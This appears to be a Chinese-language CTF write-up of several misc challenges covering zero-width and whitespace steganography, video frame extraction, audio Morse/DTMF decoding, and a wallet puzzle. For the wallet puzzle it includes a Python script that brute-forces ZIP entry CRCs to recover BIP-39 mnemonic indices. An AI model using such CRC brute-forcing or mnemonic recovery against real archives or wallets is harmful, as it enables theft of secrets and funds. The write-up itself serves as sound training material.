
dns的type表示dns的协议类型



nospace

零度字符隐写


解出来的就是password，密码admin：https://offdev.net/demos/zwsp-steg-js



雪花飘飘

零解一题，看了wp还没给我整懂，问了一下出题人。diff原页面和链接页面。发现换行，考虑网页隐写。使用stegsnow。snow=雪

用在线工具diff即可。



海南上一次下雨时间。


8.清朝光绪年间(1893年)，海口市琼山区有降雪出现。

然后就保存题目链接的html文件。

```
root@jin:~/HDCTF/snow/snow# ls
root@jin:~/HDCTF/snow/snow# cp /mnt/hgfs/Desktop/snow/index.html ./
root@jin:~/HDCTF/snow/snow# stegsnow -C -p '1893' index.html
root@jin:~/HDCTF/snow/snow#
```

花朵解密


```
https://www.qqxiuzi.cn/bianma/wenbenjiami.php?s=huaduo
```




海底捞帧预告片

这题感觉不难，就是头大，看了wp还能懂，找到了可以用FFmpeg删除重复帧的命令，和wp一毛一样，问了一下出题人，还给一个用脚本的思路，Hash比较每一帧来筛选。写不来，Ffmpeg天下第一。

删除重复帧之后，提出图片。







最后筛选到4张，但目前无ps就没继续做下去了，拼起来反色即可得到二维码。


专业团队：

分四阶段，主要就是要降噪处理(不知道能不能把抬棺那段分离出来)。还有能听出来DTMF编码。morse降噪完直接看就好了。DTMF不能的话，就手解。降噪完也是能看的,一个是频谱,然后第二个应该是morse,第三个是dtmf 第四个就是流派的flag。连起来就是最后的flag了。





调两个频段之后对着DTMF的表就可以看出来了。用工具解的话有几位是乱了的




瓦斯矿工

很新奇的一道题，虚拟货币相关。


metamask使用可参考：

```
https://zhuanlan.zhihu.com/p/112285438?from_voters_page=true
```

直接foremost分离图片即可得到一个压缩包，拖进16进制文件里也可以看到有12个50 4B 03 04的PK头



观察到大小较小，直接爆破crc即可，以太坊钱包通过助记词登录。助记词可通过数字查询，这里就只爆破数字。



直接破即可


```
https://github.com/bitcoin/bips/blob/master/bip-0039/english.txt#L350
```


以太坊钱包通过BIP-39生成私钥，数字查询助记词。

脚本

```
import binascii
import zipfile
import time
def crc32asii(v):
    return (binascii.crc32(bytes(str(v), encoding='ascii')) & 0xffffffff)
for x in range(1, 10000):
    f = zipfile.ZipFile("00000001.zip", "r")
    for i in range(1, 13):
        GetCrc = f.getinfo(str(i))
        crc = GetCrc.CRC
        a = ("0x%08x" % crc)
        j = crc32asii(x)
        if ("0x%08x" % j) == a:
            print(i, x)
            time.sleep(0.1)
```

使用助记词登录之后，复制地址，去查询最近的交易记录





详情里得到的直接转字符串得到flag

